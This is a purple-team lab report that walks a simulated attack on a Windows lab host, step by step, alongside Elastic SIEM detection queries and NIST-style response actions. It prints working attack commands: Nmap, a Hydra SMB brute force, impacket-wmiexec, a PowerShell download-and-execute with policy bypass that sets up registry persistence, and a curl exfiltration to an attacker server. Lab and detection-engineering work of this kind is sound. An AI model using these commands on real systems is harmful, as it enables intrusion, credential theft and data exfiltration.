

Elastic project report

1. Project setup

The lab was designed to emulate real-world attack scenarios and a realistic Security Operations Center (SOC) environment using modern security tools and technologies. The primary objective was to gain hands-on experience from a Purple Team perspective, combining offensive (Red Team) and defensive (Blue Team) methodologies, with a focus on detection engineering, attack simulation, and incident response.

To achieve this, a small enterprise-like environment was deployed, consisting of:

- Multiple Windows 10 virtual machines acting as user endpoints
- A Windows Server 2025 virtual machine configured as a Domain Controller within an Active Directory environment
- A separate Kali Linux virtual machine used to simulate attacker behaviour and execute offensive techniques. Tools used: Nmap, Hydra, Impacket script pack, Python server


The defensive technology stack included:

- Elastic Stack (SIEM) for log collection, correlation, and alerting
- Elastic Defend (EDR) for endpoint detection and response
- Sysmon for enhanced event logging
- Snort for network traffic analysis

Additionally, Atomic Red Team tests were used to validate detection rules.

An overview of the lab architecture is presented below:

SOC PROJECT ARCHITECTURE



2. Attack simulation

Each step here will consist of an incident (basically what happened from the attacker's perspective), an investigation (what actions were taken since an alert has been received to stop the attacker's activity on each step) and a response (containing both automated and manual actions to handle the incident).

2.1. Port Scan (Reconnaissance)

Incident

[Time: 12:20]

An Nmap scan was initiated using the command:

```
nmap 192.[REDACTED] -sT -O -v -p-
```

This performed a full TCP connect scan across all ports with OS fingerprinting enabled.

The following open ports were identified:

- 135/tcp (MSRPC)
- 139/tcp (NetBIOS-SSN)
- 445/tcp (SMB)

Port 445 (SMB) was selected as the primary attack vector for further exploitation.

Investigation (NIST Detection & Analysis stage)

[Time: 12:22]

An alert was generated indicating port scanning activity (MITRE ATT&CK: T1595) originating from 192.[REDACTED] IP (see [screenshot 1](#)). The query:

```
source.address: "192.[REDACTED]"
```

revealed multiple log entries confirming scan activity targeting the host "**winpro1**", specifically across ports 135, 139, 445. No additional hosts were targeted, allowing the incident scope to be limited to a single host. In real production, external reputation checks (e.g., VirusTotal) for the IP could be performed.

Response (NIST Containment, Eradication & Recovery stages)

[Manual Response]

- Temporarily block the source IP at the firewall
- Flag the IP as suspicious for future correlation
- Close the open ports, if it's not required for production
- Document all findings

2.2 SMB Password Brute Force (Credential Access)

Incident

[Time: 13:10]

An SMB brute-force attack was conducted against the "user" account using Hydra:

```
hydra -l user -P passlist.txt smb://192.[REDACTED]
```

The attack successfully recovered valid credentials:

```
[445][smb] host: 192.[REDACTED] login: user password: [REDACTED]  
1 of 1 target successfully completed, 1 valid password found
```

Investigation (NIST Detection & Analysis stage)

[Time: 13:11]

An alert was generated indicating a brute-force activity (MITRE ATT&CK: T1110), followed by a successful logon event (Windows Event ID 4624) on host "winpro1" targeting "user" account.

Query used:

```
host.name: "winpro1" AND  
winlog.event_data.TargetUserName: "user" AND  
(event.action: "logged-in" OR event.action: "logon-failed")
```

Findings:

- Multiple failed login attempts followed by a successful authentication
- Activity originated from the same IP observed during reconnaissance
- Target limited to "winpro1"

This confirms a chained attack sequence:

Recon → Credential Access

In order to assess post-compromise activity from the "user" account used the query:

```
host.name: "winpro1" AND  
user.name: "user" AND  
@timestamp >= "2026-04-27T13:10:58"
```

But no post-login actions were observed at this moment.

Response (NIST Containment, Eradication & Recovery stages)

[Manual Response]

- Isolate the affected "winpro1" host
- Reset credentials for compromised "user" account
- Review exposed services and close 445 SMB and other unnecessary ports
- Setup MFA and lock out after multiple fails for all accounts
- Document findings

2.3 WMI Child Process Spawn (Execution)

Incident

[Time: 15:49]

Remote command execution was achieved using Impacket's wmiexec script by spawning child cmd.exe via WMI service:

```
impacket-wmiexec user:[REDACTED]@192.[REDACTED]
```

This resulted in a successful remote session and execution of commands like: whoami, dir, netstat

Investigation (NIST Detection & Analysis stage)

[Time: 15:53]

An alert identified suspicious cmd.exe process creation (MITRE ATT&CK: T1047 – WMI) on host "winpro1" by "user" account.

A cmd.exe process was spawned by WmiPrvSE.exe.

Query:

```
host.name: "winpro1" AND  
user.name: "user" AND  
process.parent.name: "WmiPrvSE.exe" AND  
process.name: "cmd.exe"
```

Findings (see [screenshot 2](#)):

- Command execution via WMI
- Command-line flags /Q /c indicate execution in a quiet mode
- Commands align with reconnaissance and environment discovery

This confirms:

Recon → Credential Access → Remote execution via WMI → Initial foothold

Response (NIST Containment, Eradication & Recovery stages)

[Automated Response]

- Terminate malicious processes spawned by WmiPrvSE.exe
- Isolate "winpro1" host

[Manual Response]

- Verify no additional child processes remain
- Enable Attack Surface Reduction (ASR) rules to block processes created by WMI commands from running
- Configure Windows Defender Application Control (WDAC) policy rules to prevent WMI abuse
- Follow mitigation section <https://attack.mitre.org/techniques/T1059/001/>
- Document findings

2.4 PowerShell Execution & Registry Persistence

Incident

[Time: 19:00]

Persistence was established using a PowerShell script delivered from a remote Python server by execution of the following commands:

```
powershell -Command "iwr http://192.[REDACTED]:8000/script.ps1 -OutFile script.ps1"  
powershell -ExecutionPolicy Bypass -File script.ps1
```

The script modified the Windows Registry to ensure execution upon system startup.

Investigation (NIST Detection & Analysis stage)

[Time: 19:16]

Alert triggered for suspicious PowerShell activity (MITRE ATT&CK: T1059.001) on host "winpro1" by "user" account

Query:

```
host.name: "winpro1" AND user.name: "user" AND process.parent.name: "cmd.exe" AND  
process.name: "powershell.exe"
```

Findings:

- Script downloaded from remote host
- Execution policy bypass observed
- A registry autorun entry was created to execute PowerShell at startup
- Registry modification detected (MITRE ATT&CK: T1547.001):

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\persistenceabuse
```

Outcome: **Success**

This confirms persistence via autorun registry key change.

Response (NIST Containment, Eradication & Recovery stages)

[Automated Response]

- Terminate malicious processes spawned by WmiPrvSE.exe
- Isolate "winpro1" host

[Manual Response]

- Remove modified "Run" registry key
- Analyze "script.ps1" and "powershell.exe" (in our case it is a custom app) by conducting static/dynamic analysis
- Remove dropped files from the host
- Restore system integrity and document findings

2.5 Data Exfiltration via HTTP (Exfiltration)

Incident

[Time: 21:00]

Data exfiltration was performed using curl.exe to a remote Flask server (see [screenshot 3](#)):

```
curl.exe -d .\upload.bin http://192.[REDACTED]:9000/
```

Investigation (NIST Detection & Analysis stage)

[Time: 21:04]

Alert triggered for exfiltration over HTTP (MITRE ATT&CK: T1048.003) on host "winpro1" by "user" account

Query:

```
host.name: "winpro1" AND  
user.name: "user" AND  
process.name: "curl.exe"
```

Findings:

- Data sent to external host over HTTP
- Command execution chain:

```
WmiPrvSE.exe → cmd.exe → powershell.exe → curl.exe
```

At this stage the full attack progression is:

Recon → Credential Access → Execution → Persistence → Exfiltration

Root cause:

- Exposed SMB service
 - Weak credentials
 - Lack of account lockout policy allowing unlimited failed attempts
-

Response (NIST Containment, Eradication & Recovery stages)

[Automated Response]

- Isolate "winpro1" host
- Terminate malicious process chain

[Manual Response]

- Limit data transfer size
- Setup firewall to block data transfer and outbound connections to untrusted IP's
- Assess impact and potential data loss
- Document findings

3. Summary

During this project we went through a whole attack life cycle starting from reconnaissance and ending with a data exfiltration attempt. Each stage was documented from both the attacker's and defender's perspective, showing what happened, how the activity was detected by mapping techniques to the MITRE ATT&CK framework, and which response actions were performed in accordance with NIST 800-61. The project environment was designed to be as realistic as possible, using modern operating systems and up-to-date security tools. As a result, this project provided real world experience in building a defensive infrastructure, developing detection logic, performing offensive testing against a live system, analyzing logs, identifying attacks in real time, and documenting findings.

Screenshots:

Figure 1 Port scan alert




Figure 2 WMI log events




Figure 3 Exfiltration process

```
C:\Users\sktop>powershell -Command "curl.exe -d .\upload.bin http://192.168.1.100:8080"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %         100    12     101     608   --:--:-- --:--:-- --:--:--   700
OK
C:\Users\sktop>
```